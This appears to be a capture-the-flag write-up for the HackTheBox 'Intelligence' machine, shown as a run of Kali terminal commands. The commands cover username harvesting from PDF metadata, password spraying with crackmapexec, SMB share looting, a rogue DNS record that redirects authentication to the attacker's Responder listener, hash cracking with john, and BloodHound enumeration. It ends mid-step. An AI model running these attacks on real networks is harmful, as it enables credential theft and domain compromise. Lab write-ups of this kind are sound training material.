



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A -v -T4 -Pn 10.10.10.248






┌──(root💀kali)-[/home/kali/Downloads]

└─# echo 10.10.10.248 dc.intelligence.htb intelligence.htb > /etc/hosts



<http://intelligence.htb/>



<http://intelligence.htb/documents/2020-01-01-upload.pdf>



<http://intelligence.htb/documents/2020-12-15-upload.pdf>



┌──(root💀kali)-[/home/kali/Downloads]

└─# wget <http://intelligence.htb/documents/2020-01-01-upload.pdf>


┌──(root💀kali)-[/home/kali/Downloads]

└─# wget <http://intelligence.htb/documents/2020-12-15-upload.pdf>




┌──(root💀kali)-[/home/kali/Downloads]

└─# exiftool 2020-01-01-upload.pdf




┌──(root💀kali)-[/home/kali/Downloads]

└─# exiftool 2020-12-15-upload.pdf




Now we have two potential usernames. Let’s see if they are “AS-REP Roastable”:



┌──(root💀kali)-[/home/kali/Downloads]


└─# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile users.txt -dc-ip 10.10.10.248 -no-pass intelligence.htb/



<https://github.com/ropnop/kerbrute>

┌──(root💀kali)-[/home/kali/Downloads]

└─# kerbrute -dc-ip 10.10.10.248 -domain intelligence.htb -users users.txt



They are valid, but we have reached a dead end.

## Finding more files and usernames


Looking at the PDF filenames (2020-01-01-upload.pdf and 2020-12-15-upload.pdf), we can guess that maybe there are more files stored in the web server with the same naming convention (namely, YYYY-MM-DD-upload.pdf).


In order to try all possible files within year 2020, I decided to use of a Go script called [reqPdf.go](https://github.com/7Rocky/HackTheBox-scripts/tree/main/Machines/Intelligence/reqPdf.go), which will make all the requests and download the found files in less than a second (detailed explanation [here](https://github.com/7Rocky/HackTheBox-scripts/tree/main/Machines/Intelligence#reqPdfgo)):

<https://github.com/7Rocky/HackTheBox-scripts/tree/main/Machines/Intelligence#reqPdfgo>

┌──(root💀kali)-[/home/kali/Downloads]


└─# cat reqPdf.go






┌──(root💀kali)-[/home/kali/Downloads]

└─# go run reqPdf.go




┌──(root💀kali)-[/home/kali/Downloads]


└─# exiftool \*.pdf | grep Creator | awk '{ print $3 }' | sort -u | tee users.txt



┌──(root💀kali)-[/home/kali/Downloads]

└─# kerbrute -dc-ip 10.10.10.248 -domain intelligence.htb -users users.txt







password of: NewIntelligenceCorpUser9876

┌──(root💀kali)-[/home/kali/Downloads]

└─# crackmapexec smb 10.10.10.248 -u users.txt -p 'NewIntelligenceCorpUser9876'




We get the username:

intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876


┌──(root💀kali)-[/home/kali/Downloads]

└─# crackmapexec smb 10.10.10.248 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --shares




┌──(root💀kali)-[/home/kali/Downloads]

└─# smbmap -u Tiffany.Molina -p NewIntelligenceCorpUser9876 -d intelligence.htb -H 10.10.10.248 -r Users



┌──(root💀kali)-[/home/kali/Downloads]

└─# smbmap -u Tiffany.Molina -p NewIntelligenceCorpUser9876 -d intelligence.htb -H 10.10.10.248 --download 'Users\Tiffany.Molina\Desktop\user.txt'






┌──(root💀kali)-[/home/kali/Downloads]

└─# smbmap -u Tiffany.Molina -p NewIntelligenceCorpUser9876 -d intelligence.htb -H 10.10.10.248 -r IT




┌──(root💀kali)-[/home/kali/Downloads]

└─# smbmap -u Tiffany.Molina -p NewIntelligenceCorpUser9876 -d intelligence.htb -H 10.10.10.248 --download 'IT\downdetector.ps1'




┌──(root💀kali)-[/home/kali/Downloads]

└─# cat 10.10.10.248-IT\_downdetector.ps1



┌──(root💀kali)-[/home/kali/Downloads]

└─# responder -I tun0 –wrf



┌──(root💀kali)-[/home/kali/Downloads]


└─# git clone <https://github.com/dirkjanm/krbrelayx.git>

┌──(root💀kali)-[/home/kali/Downloads]

└─# cd krbrelayx


┌──(root💀kali)-[/home/kali/Downloads/krbrelayx]

└─# ls




┌──(root💀kali)-[/home/kali/Downloads/krbrelayx]

└─# python3 dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -a add -r 'weboops.intelligence.htb' -d 10.10.14.12 10.10.10.248



Now we our record in DNS so let's wait for hash in responder. Note this may take up to 5 mins so be patient.




┌──(root💀kali)-[/home/kali/Downloads]

└─# cat hash



┌──(root💀kali)-[/home/kali/Downloads]

└─# john hash --wordlist=rockyou.txt




Password: Mr.Teddy

username = Ted.Graves

password = Mr.Teddy


┌──(root💀kali)-[/home/kali/Downloads]

└─# crackmapexec smb 10.10.10.248 -u Ted.Graves -p 'Mr.Teddy'




┌──(root💀kali)-[/home/kali/Downloads/BloodHound.py]

└─# bloodhound-python -c all -u Ted.Graves -p Mr.Teddy -d intelligence.htb -dc dc.intelligence.htb -ns 10.10.10.248 --dns-timeout 60 -w 1



┌──(root💀kali)-[/home/kali/Downloads/BloodHound.py]

